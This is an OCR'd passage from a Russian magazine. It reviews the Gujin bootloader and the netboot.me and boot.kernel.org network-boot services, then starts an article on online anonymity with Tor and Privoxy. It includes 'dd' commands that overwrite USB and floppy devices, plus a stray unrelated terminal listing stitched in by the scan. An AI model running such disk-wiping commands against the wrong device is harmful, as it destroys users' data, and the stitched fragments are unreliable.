
Кроме жесткого диска, Gujin может быть установлен на самые разные накопители, такие как флоппи-диски, USB-брелки, CD-ROM, SD-карты. Особая версия загрузчика существует для операционной системы DOS. Gujin умеет напрямую загружать файлы ELF32 и ELF64, сжатые gzip, понимает такие файловые системы, как FAT12, FAT16, FAT32, ext2, ext3, ext4 (с постоянным размером inode) и ISO 9660. Он способен загрузить операционную систему практически с любого накопителя, даже будучи неустановленным на нем (например, загрузить ОС с USB-накопителя после загрузки с жесткого диска).

Автор загрузчика прикладывает все усилия, чтобы его детище оставалось максимально совместимым с самыми разными операционными системами. Во-первых, Gujin почти все время работает в реальном режиме процессора, благодаря чему не теряет возможности передавать управление другим загрузчикам, которые ожидают точку вхождения в реальном режиме, а также передавать управление загружаемым CD/DVD-ROM образам и отвечать на неизвестные прерывания BIOS. Во-вторых, Gujin не пытается установить страничный режим памяти, так как это работа ядра: 64-битные ELF-файлы должны поддерживать трансляцию с 32-х на 64 бита собственными силами. В-третьих, даже после перехода в защищенный режим Gujin не активирует прерывания: это опять-таки должно делать ядро.

Gujin распространяется в виде исходных текстов и собранных пакетов почти для всех дистрибутивов Linux; получить их можно на страничке http://sourceforge.net/projects/gujin/files. Дистрибутивные пакеты предварительно упакованы в tar.gz-архивы, поэтому перед установкой их придется извлечь:

```
$ tar -xzf debian32.tar.gz
$ sudo dpkg -i gujin_2.7_i386.deb
```

После окончания установки в каталоге /sbin появится исполняемый файл gujin, с помощью которого производятся все манипуляции с



Загрузочное меню boot.kernel.org

загрузчиком, каталог /usr/share/doc/gujin/ с документацией, man-страница и «вторая голова» загрузчика /boot/gujin.ebios. Уже на этом этапе работоспособность Gujin можно проверить, просто перезагрузив машину. Если желания перезагружаться нет, просто установи qemu и выполни команду:

```
$ sudo qemu /dev/sda
```

На экране ты должен увидеть меню загрузчика и список операционных систем на выбор. Клавиши <F1-F12> предназначены для выбора вариантов загрузки, клавиши «+» и «-» позволяют изменить разрешение экрана, клавиша «точка» переводит загрузчик в текстовый режим и обратно, клавиши «/» и «*» изменяют количество цветов, пробел открывает меню настроек. В идеале должна работать еще и мышь, но в qemu она почему-то отказывается фурычить.
Меню настроек позволяет контролировать многие аспекты поведения и внешнего вида загрузчика. Такие как информация, отображаемая в меню выбора ОС, опции графического режима (например, активация режима VESA), области поиска ядер и загрузочных дисков (например, ISO-образы, CD-ROM, флоппи-диски, скрытые разделы), активация джойстика (!) и многое другое. Включая и такой пункт, как удаление Gujin и восстановление прежнего загрузчика. Изменения будут сохранены.
Командный интерфейс Gujin достаточно прост и включает в себя:
1. Установку загрузчика на выбранное устройство:

```
$ sudo gujin /dev/sda
```

Устройством может быть и USB-брелок, и простой файл.
2. Получение информации о наличии загрузчика на выбранном устройстве:

```
$ sudo gujin --report /dev/sda
```

Кроме имени установленного загрузчика, на экран будет выведена масса другой диагностической информации.

ПОЛЕЗНЫЕ ОПЦИИ КОМАНДНОЙ СТРОКИ GUJIN

--bootdir=каталог — дополнительный каталог для поиска ядер и загрузочных образов.
--cmdline=»» — опции Linux-ядра.
-f, --full — проверка на сбойные сектора перед запуском операций с накопителем.
--mbr-device=устройство — записать MBR на указанное устройство.
--quickboot=число — количество секунд, по прошествии которых начинает загружаться ОС (в случае, если найдена только одна ОС).
--default_ide_password=пароль — пароль для доступа к залоченному IDE-диску.
--default_video_mode=номер — дефолтовый VESA-режим для меню (номера режимов можно посмотреть, нажав <Tab> в меню загрузчика).
-d=, --disk=DOS|BCD|PIC|FLOPPY|IDE|BIOS|EBIOS ... — метод доступа к диску во время поиска второй головы загрузчика (полезно для устаревших материнок или сбойных BIOS'ов).
-COM[1-4][,<9600>[,<n>[,<8>[,<1>]]]], --serial=COM[1-4]... — последовательный порт для доступа к меню загрузчика вместо экрана.

3. Удаление gujin и восстановление предыдущего загрузчика:

```
$ sudo gujin --remove /dev/sda
```

С помощью Gujin легко создавать весьма нестандартные конфигурации для загрузки ОС с самых разных носителей. Например, ты можешь разместить «вторую голову» загрузчика в нужном тебе каталоге, просто выполнив команду:

```
$ sudo gujin /каталог/gujin.ebios
```

Или расположить первую и вторую головы gujin на разных жестких дисках:

```
$ sudo gujin --mbr-device=/dev/sda
/mnt/sdb/boot/gujin.ebios
```

Причем расширение .ebios указывает на метод, который будет использовать первая голова gujin для загрузки второй. Возможные варианты: bios, ebios, idechs, idelba, and idel48. Gujin даже может проверить твой флоппи-диск на битые сектора и пересоздать файловую систему в случае их наличия:

```
$ sudo gujin --full /dev/fd0
```

После этого на флоппи-диске останется поместить дистрибутив и/или ядро и образ initrd в каталог /boot. Чтобы Gujin не выводил почем зря меню, используй флаг '-t' во время установки загрузчика.
Для установки Gujin на USB-брелок достаточно выполнить:

```
$ sudo gujin --mbr /dev/sdc
```


На устройстве будет создан один раздел с файловой системой FAT12/16/32 в зависимости от размера. В случае наличия таблицы разделов команда вернет ошибку, а флешку придется очистить с помощью команды dd:

```
$ sudo dd bs=512 count=64 if=/dev/
zero of=/dev/sdc
```

Не каждый BIOS сможет использовать USB-накопитель с таблицей разделов для загрузки операционной системы. Поэтому предпочтительнее отформатировать флешку в так называемом формате superfloppy, при котором она будет представлять собой один большой раздел (без таблицы разделов):

```
$ sudo gujin --disk=BIOS:0x00,auto
/dev/sdc
```

Gujin можно использовать для создания загрузочных CD (расширение El-Torito). Для этого подготовь с помощью mkiso или другой программы ISO-образ с нужным тебе дистрибутивом (конечно, его придется немного допилить) и выполни команду:



```
-rwxr-xr-x 1 jlm jlm   5272 2009-12-29 14:09 memdump/memdump.com
-rw-r--r-- 1 jlm jlm   2025 2009-12-29 14:01 modules/gfxboot.com
-rw-r--r-- 1 jlm jlm    239 2009-12-29 14:01 modules/poweroff.com
-rw-r--r-- 1 jlm jlm    998 2009-12-29 14:01 modules/pxechain.com
-rwxr-xr-x 1 jlm jlm  29488 2009-12-29 14:09 mtools/syslinux
-rwxr-xr-x 1 jlm jlm   5552 2009-12-29 14:09 utils/gethostip
-rwxr-xr-x 1 jlm jlm  13944 2009-12-29 14:09 utils/isohybrid
-rwxr-xr-x 1 jlm jlm   8568 2009-12-29 14:09 utils/mkdiskimage
-rw-r--r-- 1 jlm jlm    139 2009-12-29 14:00 version.gen
-rw-r--r-- 1 jlm jlm    139 2009-12-29 14:00 version.h
-rw-r--r-- 1 jlm jlm    109 2009-12-29 14:00 version.mk
Hello World!
--> Generating Installers
----> Aquiring and Setting up Centos Network Installers
Versions in Vault Found: 3.1 3.3 3.4 3.5 3.6 3.7 3.8 4.0 4.1 4.2 4.3 4.4 4.5 4.6 5.
0 5.1 5.2
Versions in Current Found: 3.9 3 4.7 4.8 4 5.3 5.4 5
Versions in Ancient Found: 2.1
------> Getting Centos 2.1 - i386
------> Getting Centos 3.1 - i386
------> Getting Centos 3.1 - x86_64
------> Getting Centos 3.3 - i386
------> Getting Centos 3.3 - x86_64
------> Getting Centos 3.4 - i386
```

Такое меню сгенерировал Gujin на моей машине

Представительство FreeBSD в Сети

ОГРАНИЧЕНИЯ GUJIN

* 15 ISO-образов на раздел.
* Каждый образ ISO должен состоять максимум из 127 фрагментов.
* Медленная загрузка ISO на ext2/ext3.
* Большинство LiveCD не поддерживается из-за того, что образы ядра имеют нестандартные названия и расположены не в каталогах / и /boot.
* Нередко Gujin не может определить параметры загрузки ядра для большинства LiveCD, потому что они заданы не при сборке, а в опциях собственного загрузчика.

```
$ gujin image.iso
```

Команда изменит первые 512 байт файла и допишет в его конец небольшой FAT-раздел, содержащий вторую голову загрузчика. После файл можно записать на диск или USB-флешку. Опция '-t' сработает и в этом случае. С помощью не менее простой команды ты легко превратишь Gujin в DOS-программу, которую сможешь использовать для загрузки Linux из DOS:

```
$ gujin boot.exe
```

GUJIN. ВЫВОДЫ

На моей машине Gujin отработал идеально. Все, что понадобилось сделать — установить пакет и перезагрузить машину. Меню содержало все найденные ядра, а сам загрузчик благополучно отдавал управление ОС. Учитывая, что Gujin способен искать не только ядра, но и MBR-записи, ISO-образы, другие ОС на жестких дисках, USB-брелках, флоппи-дисках, и при этом сам благополучно загружается со всех этих устройств, осмелюсь предположить, что на сегодня это самый продвинутый и простой в использовании бутлоадер. Поэтому я буду вспоминать о нем каждый раз, когда мне понадобится организовать нестандартную схему загрузки чего-либо.

СЕТЕВОЙ ЗАГРУЗЧИК

Хотел бы иметь флешку, содержащую множество самых разных Linux-дистрибутивов и различных диагностических утилит, которые находились бы в актуальном состоянии в любой момент времени? Скажешь, это невозможно? Отнюдь нет, создатели проекта netboot.me предлагают скачать образ такой флешки весом меньше одного мегабайта.

Все просто: образ содержит сетевой загрузчик, который позволяет загрузить (и установить) ОС прямо из интернета, предлагая на выбор несколько вариантов дистрибутивов. Да, это очень медленный и «трафико-затратный» способ, но он имеет массу достоинств:

1. Возможность экспериментировать с несколькими ОС и установить понравившуюся без дополнительных телодвижений (так или иначе тебе все равно придется выкачивать образы ОС из интернета).
2. Сервис позволяет загрузить массу независящих от ОС утилит (вроде memtest86). Они всегда будут под рукой, а их загрузка займет секунды.
3. Возможность организации массовой установки на множество машин. Можно установить собственный приватный сервер загрузки (об этом ниже).
4. Сервис может быть использован для загрузки бездисковых рабочих станций. Загрузчик можно записать прямо в BIOS, благодаря чему бездисковые терминалы, не имеющие возможности загружать ОС с носителей, смогут загрузить ОС прямо из интернета.

В основе netboot.me лежит загрузчик gPXE (http://etherboot.org/wiki), созданный для обеспечения возможности сетевой загрузки машин, не имеющих поддержки PXE. В отличие от PXE, располагающегося в памяти сетевого адаптера, загрузчик gPXE может быть записан на жесткий диск, флоппи-диск, USB-флешку и поддерживает дополнительный набор сетевых протоколов, таких как FTP, HTTP и NFS. После загрузки gPXE запрашивает меню операционных систем у сайта netboot.me и отдает управление пользователю.

Кроме всего прочего, netboot.me позволяет добавлять в меню загрузчика собственные пункты. Для этого необходимо оставить на сайте пути к собственным kernel и initrd и прописать необходимые опции. Если конфигурация понравится администраторам сервиса, она будет добавлена в меню.

На данный момент netboot.me предлагает три образа gPXE-загрузчика: для записи на USB-брелок, флоппи-диск и CD. Чтобы воспользоваться его возможностями, достаточно выполнить ряд простых действий:

1. Скачать gPXE-загрузчик.
2. Записать на носитель:


```
$ sudo dd if=netbootme.dsk of=/dev/
fd0 // Флоппи-диск
$ sudo dd if=netbootme.usb of=/dev/
sdf // USB-брелок
```

3. Загрузиться с носителя.


В случае статической настройки сети тебе придется указать свои сетевые реквизиты, но

ПРОБЛЕМА ЗАГРУЗКИ NETBOOT.ME И BKO

На некоторых машинах загрузочные диски netboot.me и boot.kernel.org могут отработать неправильно, в результате чего ты не увидишь загрузочное меню и не сможешь произвести выбор ОС. Причина в установке загрузчиком неподдерживаемого видеоадаптером режима. Исправить ситуацию пока нельзя, но ты можешь воспользоваться режимом командной строки (комбинация <Ctrl+B>) для ручной загрузки нужной конфигурации.



Gujin может работать и в текстовом режиме



Меню опций Gujin

Загрузочное меню netboot.me

если сетью управляет DHCP-сервер, все заработает «из коробки».
4. Выбрать операционную систему для загрузки/установки. Сейчас поддерживается установка следующих ОС:

- Debian Lenny (5.0).
- Debian Testing.
- Fedora 11.
- OpenSUSE 11.1.
- Ubuntu Jaunty (9.04).
- Ubuntu Karmic (9.10).
- FreeBSD 7.2.
- MirOS bsd4me current (создана на базе Open и NetBSD, www.mirbsd.org).

В виде загружаемых по Сети LiveCD доступны:

- Tiny Core Linux 2.2.
- Micro Core Linux 2.2.
- MirOS bsd4me current.

Также доступны следующие инструменты:

- Тестеры памяти Memtest 86 и Memtest 86+.
- Утилита для показа информации о железе HDT 0.3.4.
- Мини-дистрибутивы для работы с накопителями GParted Live 0.4.5-2 и Parted Magic 4.5.
- Спасательные образы Ubuntu Jaunty (9.04) x86 rescue и Ubuntu Karmic (9.10) x86 rescue.
- Загрузчик Smart Boot Manager.

Кроме всего перечисленного, в наличии имеется игра nethack и система меню сервиса boot.kernel.org.
Сервис boot.kernel.org (или сокращенно BKO) представляет абсолютно идентичную netboot.me функциональность. Он использует тот же gPXE и предлагает собственный вариант загрузочного меню, содержащий дистрибутивы:

- Debian live.
- Ubuntu 9.04.
- Damn Small Linux.
- Knoppix 5.0.1.
- Fedora 11 Live CD.

Цель проекта: распространение загрузочных образов систем диагностики, инсталляторов дистрибутивов и LiveCD, тестирование экспериментальных версий ядра.

СОБСТВЕННАЯ КОНФИГУРАЦИЯ И СЕРВЕР СЕТЕВОЙ ЗАГРУЗКИ

Выше я уже упоминал о том, что netboot.me позволяет добавлять в сервис собственную конфигурацию для загрузки. Для этого необходимо залить ядро и образ initrd (дистрибутив должен быть в нем) на какую-нибудь сетевую машину с белым адресом, войти на сайт netboot.me (регистрация не требуется, сервис использует аккаунты google для управления пользователями), перейти по ссылке «MY CONFIGS», нажать на ссылку «new». В появившемся поле ввести имя новой конфигурации, описание, указать адрес ядра в поле «Kernel/Image», адрес initrd-образа в поле «Initrd» и необходимые аргументы ядра в поле «Args».
После того, как конфигурация будет создана, в поле «Chainload URL» появится ее адрес, последним элементом которого будет ID конфигурации, — его необходимо запомнить. При следующей загрузке с помощью netboot.me нажми любую клавишу после появления строки «Press any key for options or wait n seconds». Выбери опцию «Boot a configuration directly» и введи ID своей конфигурации.
В отличие от netboot.me, сервис boot.kernel.org не позволяет создавать собственные конфигурации, зато он полностью открыт. А это значит, что всю используемую ими платформу сетевой загрузки можно скачать и установить на свой сервер. Попробуем так и сделать.
Для начала установим инструменты сборки, систему управления версиями git и ассемблер nasm:

```
$ sudo apt-get install build-essential git-
core nasm
```

Затем получим исходные тексты системы BKO:

```
$ git clone git://git.etherboot.org/scm/
people/pravin/BKO.git
$ cd BKO
$ git submodule init
$ git submodule update
```

Отредактируем конфигурационный файл config так, чтобы опция BASE_URL содержала URL, по которому будет доступен BKO (он будет вшит в gpxe), а опция ISO_LOCATION_LOCAL — URL ISO-образов дистрибутивов (сделаем его равным BASE_URL/ISO).
Теперь запускаем процесс сборки gpxe и всех остальных компонентов BKO:

```
$ make
$ cd install_help
$ ./configure_BKO.sh
```

Скачаем модифицированные образы initramfs поддерживаемых дистрибутивов и их ISO-образы:

```
$ ./download_initramfs_images_http.sh
$ ./download_ISO.sh
```

Все, осталось только перенести содержимое каталога BKO в корень веб-сервера (например, /var/www) и выставить на файлы корректные права доступа.



warning

По умолчанию Gujin ищет ядра, образы загрузочных дискет (*.bdi) и ISO-образы в каталогах / и /boot. Чтобы научить загрузчик искать файлы и в других каталогах, необходимо использовать опцию «--bootdir=/путь/до/каталога» во время установки загрузчика.

Евгений Зобнин zobnin@gmail.com



Под покровом шапки-невидимки


Как обеспечить анонимность при работе в интернете

Перестав быть академической сетью и превратившись в глобальную среду развлечений и коммерции, интернет утратил былую свободу. Теперь интернет-сайты, провайдеры, хостеры и все, кто занимается интернет-бизнесом, не только могут, но и обязаны выдавать своих клиентов, а за хаксорские проделки, скачивание аудио- и видеоконтента или высказывание неугодных политических взглядов можно угодить за решетку. Как укрыться от большого брата так, чтобы не нашли?

ПРОКСИ-СЕРВЕРЫ И ANONYMOUSE.ORG

Простейшим способом повысить свою анонимность в Сети является использование прокси-серверов, которые позволяют скрыть твой IP-адрес от посторонних глаз с помощью его замены на IP-адрес другого узла. Однако это очень простой и малоэффективный способ, при котором твое истинное лицо легко раскрыть, просто обратившись за логами к владельцу сервера (обычному люду, конечно, в такой заявке откажут, а вот против спецслужб не попрешь).

Задачу поиска реального IP-адреса можно усложнить, организовав туннель в виде цепочки прокси-серверов, проходя через который, пакеты будут множество раз менять адрес источника. Это даст некоторое преимущество, однако выследить тебя опять же будет несложно. Обратившись к владельцам первого прокси-сервера, твои преследователи выяснят адрес второго, а затем и третьего, и всех последующих прокси. Есть, конечно, немалая вероятность, что владельцем одного из них окажется



ТОПОЛОГИЯ СЕТИ FREENET

настоящий человек-тень, затирающий все логи, но уверенным в этом быть нельзя (а чтобы быть уверенным, придется заплатить).
Для ведения анонимной переписки по e-mail можно использовать различные емейлеры, то есть SMTP-сервера, уничтожающие все заголовки, указывающие на реального отправителя, в процессе пересылки. С помощью баунсеров (bouncer, bnc) ты можешь легко скрыть свой реальный IP-адрес в сети IRC. Но, опять же, эти средства страдают от проблем прокси-серверов: при должном терпении твой адрес будет не так трудно вычислить. Гораздо больший выигрыш дает использование специализированного ПО, созданного с целью повысить приватность пользователей Сети.

ЛУКОВЫЙ МАРШРУТИЗАТОР

Лучшим и наиболее популярным приложением из этой области является ПО Tor, которое позволяет организовать сеть виртуальных туннелей, проходя через которые, сетевые пакеты «обезличиваются», превращая процесс определения источников и приемников трафика в очень сложную процедуру.
Принцип работы Tor основан на идее так называемой «Луковой Маршрутизации» (Onion Routing), которая была предложена еще в середине 90-х годов и запатентована Военно-морскими силами США. Весь смысл в том, что если клиент будет общаться с сервером не напрямую, а через цепочку посредников, каждому из которых известны только следующее и предыдущее звенья цепочки — отследить истинный источник и приемник данных (одновременно) будет невозможно в любом звене цепи.
Работает это так: клиент, пожелавший установить соединение с сервером, делает запрос к одному из трех Tor-каталогов, хранящих списки всех активных в данный момент Tor-серверов. Из этого списка он случайным образом выбирает определенное число серверов (не меньше трех), каждому из которых отправляет собственный симметричный ключ. Затем клиент берет исходное сообщение и шифрует ключом последнего в цепочке Tor-сервера, затем он добавляет к получившемуся пакету еще одно сообщение, содержащее адрес последнего в цепочке Tor-сервера, и шифрует его ключом предпоследнего сервера. Так клиент обволакивает сообщение во множество шифрованных слоев, которые будут сниматься по мере прохождения пакета через Tor-сервера. Описанная схема гарантирует, что любой из Tor-серверов не будет знать конечного адресата пакета, его отправителя и содержимого одновременно. Каждому из них доступна только ограниченная часть информации.
Например, первый узел цепочки знает настоящий адрес отправителя, но не может знать содержимое сообщения и адреса получателя.
Последний узел цепочки знает адрес получателя и даже имеет доступ к содержимому сообщения, но не может знать адреса отправителя.
Все узлы, находящиеся между ними, не знают ни адреса отправителя, ни адреса получателя, ни содержимого сообщения.
Чтобы раскрыть всю информацию о соединении пользователя сети Tor, злоумышленнику придется завладеть сразу всеми узлами, участвующими в цепочке (или шантажировать их владельцев). Учитывая, что в сеть Tor вовлечены тысячи серверов по всему миру, а также то, что выбираются они случайным образом и для каждого соединения, можно сказать, что вероятность компрометации сразу всей цепочки серверов стремится к нулю. Завладев же только одним узлом цепочки, злоумышленник не сможет получить достаточной информации.
Опасность может представлять только захват так называемых «выходных Tor-серверов», выступающих в роли последних звеньев цепочки. В этом случае злоумышленник получит доступ к оригинальному сообщению и сможет прочитать передаваемую в нем информацию.
Именно поэтому для лучшей сохранности данные следует передавать по зашифрованным каналам.
Кроме утечки данных с выходных Tor-серверов, существует также и опасность DNS-утечки, ведь даже несмотря на то, что сообщение будет направлено сквозь «Tor-туннель», DNS-запрос, раскрывающий адрес получателя сообщения, может пойти «обходным путем». Чтобы избежать этого, следует использовать Tor в связке с Privoxy, либо воспользоваться сторонними DNS-серверами, такими как OpenDNS или TorDNS.
Другая опасность — это возможность выдачи клиентом раскрывающей его информации по запросу сервера. Так, например, может поступить клиентское JavaScript-приложение, загруженное в браузер. Поэтому я бы порекомендовал отключить JavaScript в браузере, либо воспользоваться прокси-сервером Privoxy или Firefox-расширением Torbutton.
Установить и начать использовать Tor достаточно просто. Для этого необходимо установить Tor-клиент и HTTP-прокси Privoxy, который мы будем использовать для перенаправления HTTP-трафика в Tor. В последних



Установка Freenet прошла успешно

версиях Ubuntu Tor-клиент недоступен, поэтому мы установим его из репозитория авторов программы. Для этого добавляем в файл /etc/apt/sources.list следующую строку:

```
deb http://deb.torproject.org/
torproject.org karmic main
```

Запрашиваем ключи у сервера сертификации:

```
$ gpg --keyserver keys.gnupg.net
--recv 886DDD89
$ gpg --export A3C4F0F979CAA22CDBA8
F512EE8CBC9E886DDD89 | sudo apt-key
add -
```

Обновляем apt-кэш и устанавливаем необходимые компоненты:

```
$ sudo apt-get update
$ sudo apt-get install tor tor-
geoipdb privoxy
```

После окончания установки открываем конфигурационный файл Privoxy и пишем в него следующую строку:

```
forward-socks4a / 127.0.0.1:9050 .
```

Запускаем Privoxy:

```
$ sudo /etc/init.d/privoxy start
```

Устанавливаем плагин Torbutton для Firefox. Его можно взять со страницы https://addons.mozilla.org/firefox/2275/ или же установить средствами apt:

```
$ sudo apt-get install torbutton-
extension
```

Перезапускаем браузер, активируем режим работы через Tor с помощью нажатия кнопки внизу справа. Переходим на страничку https://check.torproject.org для проверки работоспособности Tor. На экране должна появиться зеленая луковица. Остальные приложения легко перевести на использование Tor с помощью указания адреса Privoxy (localhost:8118) или SOCKS-сервера Tor (localhost:9050) в настройках. Чтобы научить консольные приложения, такие как wget, lynx, apt и другие, использовать Tor, добавь в свой ~/.bashrc следующие строки:

```
export http_
proxy=http://127.0.0.1:8118/
export HTTP_PROXY=$http_proxy
```

Стандартная поддержка SOCKS в SSH не подходит для Tor, поэтому придется изловчиться и воспользоваться socat:

```
$ sudo apt-get install socat
```

Далее открой конфиг SSH (~/.ssh/config) и пропиши в него две строки:

```
Host *
ProxyCommand socat STDIO SOCKS4A:12
7.0.0.1:%h:%p,socksport=9050
```

Tor обеспечивает интерфейс для доступа к своей функциональности из других приложений, поэтому существует несколько проектов, которые позволяют использовать его возможности для ведения какой-либо анонимной деятельности в сети интернет. Одним из таких приложений является Torchat (https://code.google.com/p/torchat/), специальный чат-клиент для сети Tor, полностью скрывающий личности его участников.

Torchat написан на Python и не требует какой-либо настройки, поэтому для начала его использования достаточно установить пакеты python2.5, python-wxgtk2.8 и запустить torchat.py, находящийся внутри архива с программой.

СМЕШИВАЮЩИЙ ЛЮБИМЕЦ

На тех же принципах Onion Routing (а точнее более ранней концепции — Mix network) построена разработанная в Беркли система анонимной почтовой переписки Mixminion (http://mixminion.net).

